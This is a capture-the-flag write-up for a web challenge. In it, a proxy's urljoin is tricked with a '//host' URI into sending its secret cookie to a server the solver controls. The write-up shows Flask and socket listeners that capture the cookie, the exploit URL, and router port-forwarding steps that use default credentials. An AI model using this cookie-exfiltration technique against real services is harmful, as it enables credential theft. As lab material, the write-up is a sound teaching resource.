Don't touch my flag

777 WEB

35 SOLVES

DESCRIPTION

I found a flag on a server, though access seems to be protected by a secret. Being generous, I decided to share the flag with you through my proxy server.

Oh, the censoring? Sorry about that, I'll remove it after this CTF is over.

http://chals.ctf.sg:40101
http://chals.ctf.sg:40102

author: JustinOng

ATTACHED FILES

dist_dont_touch_my_flag.tar.gz

CTFSG{.*} CHALLENGE SOLVED

Create personal flask server: Found in flaskTest.py

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/")
def hello():
    print(request.headers)
    return "Hello World!"

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=80)
```

OR

Create socketTCP server: Found in socketServer.py

```
from socket import *

serverPort = 80
serverSocket = socket(AF_INET, SOCK_STREAM)
serverSocket.bind(('', serverPort))
serverSocket.listen(1)

print('The server is ready to receive')

while True:
    connectionSocket, addr = serverSocket.accept()
    sentence = connectionSocket.recv(10000).decode()
    print(sentence)
    connectionSocket.send(b'\
HTTP/1.1 200 OK\n\
Date: Mon, 27 Jul 2009 12:28:53 GMT\n\
Server: Apache/2.2.14 (Win32)\n\
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT\n\
Content-Length: 5\n\
Content-Type: text/html\n\n\
andre')
    connectionSocket.close()
```

In proxy's main.py we have:

```
@app.route("/get")
def get():
    uri = request.args.get("uri", "/")
    full_url = urllib.parse.urljoin(os.environ["BACKEND_URL"], uri)

    r = requests.get(full_url, cookies={
        "secret": secret
    })
    if r.status_code != 200:
        return f"Request failed: received status code {r.status_code}"

    censored = censor(r.text)
    return censored
```

So, if we append /get?uri=//google.com

The full_url will simply be "google.com"

Change google.com to computer's public ip address (from whatismyip.com) 219.74.153.158


Setup public singtel router configuration to accept port 80


http://192.168.1.254/

user: root

pass: admin


Forward rules > IPv4 Port Mapping





Navigate to http://chals.ctf.sg:40101/get?uri=//219.74.153.158

The Flask Server:




The Socket Server:

Create a cookie “secret” with the value above

We need to navigate to /flag as shown here:

```
@app.route("/")
def index():
    return """
Heres your flag: <span id="flag"></span>
<script>
fetch("/get?uri=/flag")
    .then((res) => res.text())
    .then((flag) => document.querySelector("#flag").innerText = flag);
</script>
"""
```

With the secret cookie set, Navigate to http://chals.ctf.sg:40102/flag



Alternatively, you can use services like ngrok or webhook (https://webhook.site/) that provides a neat user interface

CTFSG{d0nT_toUcH_mY_c00k13s}